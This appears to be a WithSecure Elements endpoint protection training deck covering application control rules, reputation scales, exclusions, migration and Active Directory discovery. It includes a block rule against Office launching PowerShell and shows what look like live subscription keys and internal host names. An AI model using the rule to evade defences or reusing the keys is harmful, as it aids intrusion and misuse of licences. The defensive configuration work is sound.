Target path	starts with	%TEMP%	2.		
Target reputation	is greater or equal to	10	3.		
Target reputation	is less or equal to	100	4.		
Add condition					

Setting Up Rules: Exclusions #4

- Another helpful example is the pre-existing rule that blocks users from triggering malicious files in the Downloads folder.
- This rule also consists of three “AND” conditions. They specify that the **Application start** (1) in the **Target path** `%USERPROFILE%\Downloads` and subdirectories (2) with a **reputation score between 10 and 100** (3, 4)* is **Blocked** (5).

The screenshot displays a configuration window for a security rule. At the top, there is a header bar with a green toggle switch, a title "Block malicious files in Downloa...", and several dropdown menus: "Application start" (labeled 1.), "Block" (labeled 5.), and "Prevents execution of malicious f...". Below the header, a text box explains: "Add a condition that activates this rule. You can add multiple conditions for the exclusion rule by selecting Add condition, in this case all of the conditions need to match for a rule to activate". Three conditions are listed in a table-like format:

Target path	starts with	%USERPROFILE%\Downloads	2.	×
Target reputation	is greater or equal to	10	3.	×
Target reputation	is less or equal to	100	4.	×

At the bottom left, there is a link "Add condition".

Setting Up Rules: Exclusions #5

- Blocking specific programs from being launched can be done through just a single condition line.
- In the example below, the rule consists of one condition that specifies that **Application start** (1) by **Target file** (2), in this case, **notepad.exe** (3) is **Blocked** (4).

Active	Rule name	Event	Action	Description	Menu
<input checked="" type="checkbox"/>	Block Notepad	Application start 1.	Block 4.	This blocks Notepad	

Add a condition that activates the new exclusion rule. You can add multiple conditions for the exclusion rule by selecting Add condition.

Target file name 2.	contains	notepad.exe 3.	X
----------------------------	----------	-----------------------	---

Events and Actions

- When selecting the event that invokes the rule, you have the following options:
 - Application start (i.e., when a specific application tries to start or an application in a specific folder is started)
 - Module load (i.e., when a program tries to access to e.g. a DLL file)
 - Installer start (i.e., when an installer tries to start and install something on the computer)
 - File access (i.e., when a file in a specific folder is accessed or the application tries to open a file)
 - Application start and module load
- When selecting the action taken as a result of the rule, you have the following options:
 - Block (the action is blocked)
 - Allow (the action is allowed; main use case is when the global rule or a subsequent rule blocks access)
 - Allow and monitor (the action is allowed but a log entry is written, should not be used for noisy rules)

Environmental Variables

- As you can see in the first two examples, the rules can be set based on Windows environmental variables.
- The most common ones for Application Control use are:
 - %USERPROFILE% (Typically C:\Users\{username})
 - %TEMP% (Typically C:\Users\{username}\AppData\Local\Temp)
 - %APPDATA% (Typically C:\Users\{username}\AppData\Roaming)
- These can be used to create target path-based conditions which define specific locations, such as, the user-specific Downloads folder (%USERPROFILE%\Downloads) or Temp folder (%TEMP%).

Targets and Parents

- In the condition selection list, there are dozens of possible conditions that are split into **Target** and **Parent**.
- Target marks the direct target of the rest of the condition. For example, if a rule sets that **Target file** that contains **Notepad.exe** is to be **blocked**, then whenever Notepad.exe is accessed by the system, it is blocked.
- Parent conditions define the primary resource that tries to access a target (i.e. the application launcher). For example, you can block PowerShell scripts from being started by Microsoft Office by combining Office as the parent and PowerShell as the target, as shown here:

Parent path	starts with	%ProgramFiles%\Microsoft Office	X
Target command line	contains	powershell.exe	X

Target path
Target SHA1
Target file size
Target prevalence
Target reputation
Target file name
Target file version
Target file description
Target product name
Target product version
Target company
Target copyright
Target signer name
Target certificate hash
Target has trusted signature
Target file names mismatch
Target command line
Target vendor
Parent path
Parent SHA1
Parent prevalence
Parent reputation
Parent file name
Parent file version
Parent file description
Parent product name
Parent product version
Parent company
Parent copyright
Parent file names mismatch
Parent signer name
Parent certificate hash
Parent has trusted signature

File Reputation

- When you set file [Reputation](#) based rules, the following chart determines the class:

Range	Type	Meaning
0-9	CLEAN	Known clean.
10-79	PROMPT	Suspicious or potential unwanted (PUA) or Riskware.
80-89	UNWANTED	Unwanted Application.
90-100	BLOCK	Known malicious.
101-999	UNKNOWN	Unknown or no response (empty response).

File Prevalence

- When you set file [Prevalence](#) based rules, the following chart determines the class:

Value	Meaning
0	Undefined or not known. This is the default also when no response or if this flag is missing.
1	Unique file (3 or less hits)
10	Very rare file (10 or less hits)
20	Quite rare file (100 or less hits)
30	Rare file (1000 or less hits)
40	Unusual file (10 000 or less hits)
50	Semi-common file (100 000 or less hits)
60	Common file (1 000 000 or less hits)
70	Common file (10 000 000 or less hits)
80	A very common file (100 000 000 or less hits)
90	A very very common file (1 000 000 000 or less hits)
100	Everybody basically has this (10 000 000 000 or less hits)

System Event Detection Premium Feature

List of active system events rule for Agent to upload.

Enable system events to provide extra security with Windows System events the WithSecure Elements Agent will upload.

The screenshot displays the 'System event detection' settings page. On the left, a sidebar lists various settings categories: General settings, Real-time scanning, Manual scanning, Browsing protection, Firewall, Software updater, Device control, Automated tasks, Network location settings, Rollback, PREMIUM, DataGuard, and Application control. The 'System event detection' option is highlighted in blue at the bottom of the sidebar. The main content area is titled 'System events to detect' and contains a table of active system events. A callout box on the left points to the 'Active' column, which contains green toggle switches for the first two rows. Another callout box on the right points to a green toggle switch in the top right corner of the settings area. The table lists event details such as Event ID, System log, Event source, Security event category, and Description.


Active	Event ID	System log	Event source	Security event category	Description
<input checked="" type="checkbox"/>	1102	Security	Microsoft-Windows-Eventlog	Action needed	Audit log was cleared. This can relate to a potential attack
<input checked="" type="checkbox"/>	4740	Security	Microsoft-Windows-Security-Auditing	Attention	A user account was locked out
<input type="checkbox"/>	4767	Security	Microsoft-Windows-Security-Auditing	Information	A user account was unlocked
<input type="checkbox"/>	4728	Security	Microsoft-Windows-Security-Auditing	Attention	A member was added to a security-enabled global group
<input type="checkbox"/>	4732	Security	Microsoft-Windows-Security-Auditing	Attention	A member was added to a security-enabled local group
<input type="checkbox"/>	4756	Security	Microsoft-Windows-Security-Auditing	Attention	A member was added to a security-enabled universal group
<input type="checkbox"/>	4719	Security	Microsoft-Windows-Security-Auditing	Attention	System audit policy was changed.
<input type="checkbox"/>	4697	Security	Microsoft-Windows-Security-Auditing	Attention	An attempt was made to install a service

Elements EPP Profiles

Computer Protection for Mac

General Settings

On some settings, you can click ? to access further information



Changed settings and their page tabs are highlighted for convenience, so they may be quickly reviewed before publishing.

To enable a setting, click the button. When green, the setting is enabled. When grey, it is disabled.

Real-time Scanning

General settings

Real-time scanning

- Real-time scanning ?
- Security Cloud (ORSP) ?
- XFence ?

This setting turns on XFence, a utility for keeping your data safe, by detecting and preventing threats to your computer's security.
To learn more, see [XFence help topic](#).

Real-time scanning should always be **enabled**, and the setting should be **locked** to prevent user changes.

Manual Scanning

General settings

Real-time scanning

Manual scanning

Browsing protection

Firewall

Manual scanning

▼ Scheduled scanning ⓘ

▼ Scan frequency ⓘ You can add scheduled scans on a weekly or monthly basis. Weekly ▼

Monday	<input checked="" type="checkbox"/>
Tuesday	<input type="checkbox"/>
Wednesday	<input type="checkbox"/>
Thursday	<input type="checkbox"/>
Friday	<input type="checkbox"/>
Saturday	<input type="checkbox"/>
Sunday	<input type="checkbox"/>

Browsing Protection

Browsing Protection checks site reputations from the WithSecure Security Cloud. It should be turned on and set to block access to malicious sites.

After enabling **Web Content Control**, you can enable specific categories to block end user access.

Disallowed	Category
<input type="checkbox"/>	Social networking
<input type="checkbox"/>	Software download
<input checked="" type="checkbox"/>	Spam
<input type="checkbox"/>	Streaming media

Connection Control alerts users when they have a secure connection to online banking sites and other defined sites that handle sensitive information.

Browsing Protection: Trusted / Blocked Sites

The screenshot shows the Windows Settings application, specifically the 'Web site exceptions' section. At the top, there is a toggle switch for 'Web site exceptions' which is currently turned off. Below this, the 'Sites' section is expanded, showing two categories: 'Allowed sites' and 'Denied sites'. Each category has an 'Add site' button and a list of sites. The 'Denied sites' list is currently empty and contains the message: 'No denied sites. To add one please enable Web site exceptions'. A callout box with a black border and white background is positioned over the 'Add site' buttons of both sections. It contains the text: 'You can easily add both Allowed and Denied sites to your Browsing Protection settings, allowing users to access sites defined as safe or preventing them from accessing sites that are otherwise deemed harmful.' Two black arrows point from the callout box to the 'Add site' buttons in the 'Allowed sites' and 'Denied sites' sections.

Web site exceptions ?

Sites

Allowed sites ?

Add site

Address

Denied sites ?

Add site

Address Notes

No denied sites. To add one please enable Web site exceptions

You can easily add both Allowed and Denied sites to your Browsing Protection settings, allowing users to access sites defined as safe or preventing them from accessing sites that are otherwise deemed harmful.

Firewall

The screenshot shows the Windows Firewall settings window. On the left, a sidebar lists 'General settings', 'Real-time scanning', 'Manual scanning', 'Browsing protection', and 'Firewall' (which is highlighted). The main area is titled 'Firewall' and contains several sections: 'Apple firewall' with a toggle switch turned on; 'F-Secure Firewall' with a dropdown menu set to 'Default'; 'F-Secure Firewall profile editor' with a 'Mapping of firewall rules' section containing two numbered instructions and a 'Select profile to edit' dropdown set to 'Default'; 'Default action for incoming connections' with a dropdown set to 'Allow'; and 'Default action for outgoing connections' with a dropdown set to 'Allow'. There are also three individual toggle switches for 'Allow built-in applications', 'Allow applications trusted by F-Secure', and 'Allow signed applications', all of which are turned on. A callout box with a black border and white background is positioned over the 'F-Secure Firewall' section, containing the text: 'The Firewall a critical component to security that should always be enabled and locked at the profile level.' An arrow points from the callout box to the 'F-Secure Firewall' toggle switch.

Firewall Rules

As specified under the [Firewall rules table](#), the order of rules does not have any effect.

You can add new firewall rules to the firewall profile by clicking **Add Rule**.

Firewall rules table
You can edit the firewall rules here. The order of the rules has no effect.
To learn more, see [Firewall help topic](#).

[Add rule](#) Show inactive rules

Active	Name and description	Action and direction	Attributes
ON	example	Block In/Out	Signing Identifier(s): com.malicious.example Team Identifier(s):

You can click on a rule to edit it, including activate or deactivate it, modify the name or what it does, etc.

Nastavitve for Windows Computers profilna

Elements EPP+EDR for
Computers Premium

Nastavitve for Windows Computers profila

- 1 Tamper protection
- 2 Password protection
- 3 Zaklep pred uporabniškimi spremembami
- 4 Nastavljanje izjem
- 5 Nastavljanje požarnega zidu


Migracija v Elements EPP

Client Security in Server Security oz. Business Suite

Postopek migracije

- 1 Izvoz nastavitvev
- 2 Uvoz nastavitvev
- 3 Uvoz JAR paketa
- 4 Namestitev z uporabo Policy Manager
- 5 Nova naprava v Devices / Naprave v ESC
- 6 AD Discovery manjkajočih naprav

1. Izvoz nastavitvev



2. Uvoz nastavitev

The screenshot displays the WI Elements™ interface. The top navigation bar includes the logo, the account name 'A1 Reseller Training', and an information icon. The left sidebar contains a navigation menu with items such as Home, ENDPOINT PROTECTION, Dashboard, Devices, Software updates, Reports, Subscriptions, Profiles (highlighted), Downloads, Support, Accounts, and Security events PILOT. The main content area is titled 'Profiles' and features a 'Create a profile' button. Below the title, there are tabs for different operating systems: 'For Windows Computers' (selected), 'For Windows Servers', 'For Mac', 'For Linux', 'For Mobile', and 'For Connector'. A table lists the following profiles:

Profile name	Status
new profile for all (READ ONLY)	
WithSecure™ Laptop (locked) (READ ONLY)	
WithSecure™ Laptop (open) (READ ONLY)	
WithSecure™ Office (locked) (READ ONLY)	
WithSecure™ Office (open) (READ ONLY)	

2. Uvoz nastavitev

Profile For Windows Computers

A1 Reseller Training

Profile name

Description

Label

Lock all settings

Unlock all settings

Import profile

Export profile

General settings

This tab contains settings that are shared by all security features in WithSecure™ Elements Agent

Real-time scanning	Early access to client software ?	<input type="checkbox"/>	
Manual scanning	Show user interface to clients ?	<input checked="" type="checkbox"/>	


Save and Publish

2. Uvoz nastavitvev

Profile For Windows Computers

A1 Reseller Training

...



Profile name

Description

Label

General settings

This tab contains settings that are shared by all security features in WithSecure™ Elements Agent

Real-time scanning	Early access to client software ?	<input type="checkbox"/>
Manual scanning	Show user interface to clients ?	<input checked="" type="checkbox"/>

Save and Publish

3. Uvoz JAR paketa


<https://help.withsecure.com>

- https://www.withsecure.com/userguides/product.html#business/psb-portal/latest/en/task_92573A8D65A94616915AC3266DB89CE7-psb-portal-latest-en

Migrating computers

Instructions on how to migrate computers from WithSecure Client Security to WithSecure Elements EPP for Servers.

To apply the .jar file and migrate, you need a Policy Manager console and the .jar file <https://download.withsecure.com/PSB/bs2cp/bs2elements.jar>.





Hosts outside the domain tree

Pending (0)

Unmanaged (0)

Domain tree

- F-Secure
 - ICT.LOCAL
 - Clients
 - RDR only
 - Servers
 - Computers
 - ICTDIFSPM Windows 2019
 - + Domain Controllers
 - ICT2SERVER Windows 2012 R2
 - WIN-JGGN45HG9P0 Windows 2008 R2
 - mss
 - Računalniki
 - Marko
 - KASHKO Windows 10
 - TVCENTER Windows 10
 - Primoz

[Dashboard](#) [Settings](#) [Status](#) [Software updates](#) [Alerts](#) [Scanning reports](#) [Installation](#) [Active Direct >>](#)

F-Secure > Računalniki > Marko > KASHKO > Installation

Installation

Automatically discover Windows domains and hosts and push install software.

Installed products summary

Product	Version	Count	Actions
F-Secure Client Security Premium	15.30	1	repair uninstall
F-Secure Client Security Premium	Total	1	

Policy-based installations

#	Operation	
1	Upgrading F-Secure Client Security Premium from 15.21 to 15.30 in "Marko" domain	Success

[Install...](#)[Clear row](#)[Clear table](#)[Force table](#)

Choose installation package


- Package name ▾
- bs2cp_psb1.jar
- fscs-11.61.104-rtm.jar
- fscs-12.32.113.jar
- fscs-13.10.215.jar
- fscs-14.21.105.jar
- fscs-15.00.2689.jar
- fscs-15.11.1139.jar
- fscs-15.21.4.jar
- fscs-15.30.3954.jar
- fscspr-12.32.113.jar

Package details

PSB Computer Protection 20.70
ID: PSB
Maximum distribution package size: 3,55 MB
Package is signed by F-Secure

Import...

COMPUTER PROTECTION



Subscription key

Specify subscription key for the product.

Note that if you enter the wrong subscription key here you will only notice this when the installation fails, and that may take several minutes, so please check that you entered the correct key.


Keycode: - - - -


- Dashboard
- Devices
- Software updates
- Reports
- Subscriptions

Product	Subscription key
WithSecure Elements EDR and EPP for Computers Premium	4XFU-HNY4-8B3P-Z96Z-YDNW
WithSecure Elements EDR and EPP for Servers Premium	B422-D433-B9PR-G6NY-R4YV

Cancel < Back **Next >** Finish

4. Namestitev

COMPUTER PROTECTION F-Secure 

Profile For Windows Computers 
A1 Reseller Training

Assigned computers: 0
Last edited: 5/3/21 10:17 AM
Profile ID: 6097982

example: 18062053.
You can see the profile ID is in the URL. For example:
<https://emea.psb.f-secure.com/#/c9653487/profiles/computer-protection/edit/18062053/generalSettings>.

Don't set profile ID

Profile ID:

5. Nova naprava v ESC


- Razvrstitev naprav po datumu registracije

The screenshot displays the W/ Elements management interface. The left sidebar contains navigation options: Home, ENDPOINT PROTECTION, Dashboard, Devices (highlighted with a green box), Software updates, and Reports. The main content area shows a list of 9 devices, with 4 filtered computers. The 'Registration date' column is highlighted with a green box. The 'Category' dropdown is also highlighted with a green box and set to 'Central management'. The table below shows a single device entry.

<input type="checkbox"/>	Device name	...	Profile assignment state	Assigned profile	Current profile	Registration date	Status updated
<input type="checkbox"/>	MK_HTPC		Up to date	MarkoK_home_open	MarkoK_home_open	Mar 31, 2022	May 1, 2022 11:33:48 PM

AD Discovery

W/ Elements™ A1 Slovenija, d.d._NFR

9 devices  All devices

Filtered computers

- Add new device
- Manage device invitations
- Export found computers report (CSV)
- Export all software update operations (CSV)
- Export all legacy mobiles report (CSV)
- Scan for unprotected devices

Device name

MK_HTPC

Reports

Subscriptions

Profiles

Downloads

Support

Accounts

W / T H[®]
secure

New in Elements

Unprotected devices

Filter legacy mobile devices

Connectors

Unprotected devices

No information found

Scan your company Active Directory to check whether you have unprotected devices.

Scan

secure



Unprotected devices Scan

Last scan: a few seconds ago Success

Active Directory nodes status (2 nodes)

Node	Status	Device used for scan operation i
loc:	✔ Scanning complete	ASUS2864
local.admin	✔ Scanning complete	PC WIN10 , INV3631

DNS name	Created	Last Logon	Comment	Operating System	Active Directory path	AD Guid
inv287: .local	Dec 23, 2021 10:04:23 AM	Apr 22, 2022 6:29:36 AM		Windows 10 Pro v. 10.0 (19044)	CN=INV2872,CN=Computer.la,DC=local	4C5A94FC-5F1E-99EC44E7B713
inv169 .local	Oct 4, 2021 11:53:08 AM	Apr 18, 2022 10:45:08 AM		Windows 10 Pro v. 10.0 (19043)	CN=INV1699,CN=Computer.la,DC=local	374D86A6-8DA1-CCDE1CA7654E
inv40: .local	Oct 4, 2021 11:43:43 AM	Apr 25, 2022 1:20:12 PM		Windows 10 Pro v. 10.0 (19043)	CN=INV4042,CN=Computer.la,DC=local	23EB18C6-R42F-7449B9A0A7FB
Milank .local	Sep 22, 2021 9:36:07 AM	Apr 15, 2022 10:42:42 AM		Windows 10 Pro v. 10.0 (19043)	CN=MILANKA,CN=Computerola,DC=local	00553194-9D46-C321EA26D4B2

Tips & Tricks

How To Identify Computers Unprotected By WithSecure

- You can run a PowerShell script to identify computers in your organization that are not protected by WithSecure's Elements EPP solution.
- To identify unprotected computers:
 1. Download the PowerShell script from:
<https://download.sp.f-secure.com/PSB/Utilities/Get-FsProtectionStatus.ps1>
 2. Run the script. The script file contains all the details and instructions. You can open the file in a text editor or by running the following PowerShell command:

```
Get-Help .\Get-FsProtectionStatus.ps1 -Detailed
```
 3. The script lists all enabled computers in an Active Directory and queries each of them via a WMI protocol.
 4. A .csv file is created that shows a list of computers with their protection status.

Excluding Software Updates

- In the ESC portal, you can exclude specific updates in software updater by using a keyword or a Bulletin ID.
- This can be done through an Elements EPP Computer or Server profile.
- As an example, you can exclude all Microsoft and/or Java SW updates by doing the following:
 1. In the ESC, go to the **Profiles** page under Endpoint Protection.
 2. Select the **profile** you want to modify.
 3. Select **Software updater**.
 4. Under **Exclude software from automatic installation**, click **Add rule**,
 5. Select from the Rule drop-down menu one of the following: Update name contains, Software name contains, Vendor name contains, or Severity equals to. In this case, choose **Bulletin ID equals to**.
 6. For this parameter, type in the keywords or a Bulletin ID using the formula: `PRODUCT=<value>; SP=<value>`. The service pack is optional.
For example:
 - PRODUCT=Skype 6
 - PRODUCT=office; SP=SP2
 - PRODUCT=Java
 - PRODUCT=Microsoft
 7. Click **Publish** to save the change.

Exclude Files or Folders From Real-time Scanning

To exclude specific files or folders from real-time scanning:

1. In the ESC Portal, go to the EPP **Profiles** page. Select the profile you want to apply the exclusion to.
2. Select **Real-time scanning**, then on the right, scroll down to **Excluded objects**.
3. Enable **Excluded objects**.
4. Click **Add exclusion**.
5. In the **Object** field, enter the file name or full path of the folder that you want to exclude, for example "C:\Program Files\Application\app1.exe".
6. Select **Save and Publish** to apply the change to the current profile or **Save and Publish to multiple profiles** for saving to multiple profiles.

How Content Type Filtering Works in the ESC

- **Content Filtering** is a feature in the ESC portal located within the **Browsing Protection** tab when editing Profiles. Content Filtering allows you to block web content based on the file type, for example: .swf, .jar, or .exe.
- The feature works in conjunction with a **Security Cloud** look-up of the domain/URL as an additional safeguard. While the WithSecure Security Cloud has ratings for a vast number of websites, new sites are added all the time. In cases where there is no rating for a site yet, this functionality helps to protect you by blocking file types according to the Content Type Filtering table in the Profile settings.
- In practice, if the Security Cloud deems the domain/URL unsafe, access is blocked, regardless of the file types selected in Content Filtering. However, if the Security Cloud deems the domain/URL safe, the download is not blocked – and it is in this case that Content Filtering restrictions come into play.


File and URL exclusions

Things to consider

- **DO NOT ADD ANY EXCLUSIONS IF NOT REALLY NEEDED**
 - There is no need to add any general exclusions just in case
 - Attackers may utilize know processes, files, folders, file names etc so don't add exclusions without doing investigation: Always contact WithSecure Support/Labs for threat analysis of the content
- Why exclusions may be needed sometimes?
 - Compliancy, for example 3rd party vendor requirements
 - Performance, for example excluding I/O intensive processes
 - **False Positive, NOTE!** Exclusion should always be a temporary solution, contact WithSecure Support/Labs
- Use as **specific exclusions** as possible, be careful with wildcards and full folder exclusions

Performance optimization is a built in feature

- 1 By default only selected file types are analysed and those are controlled by WithSecure Labs as a service



- 2 All analysed files are stored to a local WithSecure Hive and if a file's TTL is still valid, no need to rescan the file
- 3 WithSecure has automatic capabilities to bypass files that we know are clean – for example operating system files
- 4 Custom exclusion requirement from a partner/customer, through a support case

Security Layers In File Analysis

Web Traffic Protection

Real-time scanning -> Web traffic scanning


Cloud Analysis
Heuristic Analysis

Real-time scanning -> File scanning

DeepGuard
AI Based Behavioral
Analysis

Real-time scanning -> DeepGuard

Security Layers In File Analysis



File was not downloaded
Web traffic scanning removed a harmful file that it found in your network traffic.
F-Secure Computer Protection Premium & Rapid Detection and Response

Domain: hake.takapenkki.net
File: example.exe
Reason: EICAR_Test_File


Web Traffic Protection



Harmful file quarantined
Malware protection found a harmful file. The file has been quarantined and you can continue to use your computer.
F-Secure Computer Protection Premium & Rapid Detection and Response

Path: C:\Temp\12\123\ab
File: Malware.exe
Reason: EICAR_Test_File

Cloud Analysis
Heuristic Analysis



Application blocked
DeepGuard has blocked a harmful application in your computer.
F-Secure Computer Protection Premium & Rapid Detection and Response

Path: C:\Temp
File: Ransomware.exe

DeepGuard
AI Based Behavioral Analysis

Web Traffic Scanning Exclusions

General settings

Real-time scanning

Manual scanning

Browsing protection

Firewall

Software updater

Device control

Automated tasks

Network location settings

PREMIUM

DataGuard

Application control

▼ Applications excluded from Web traffic scanning ⓘ

Add application

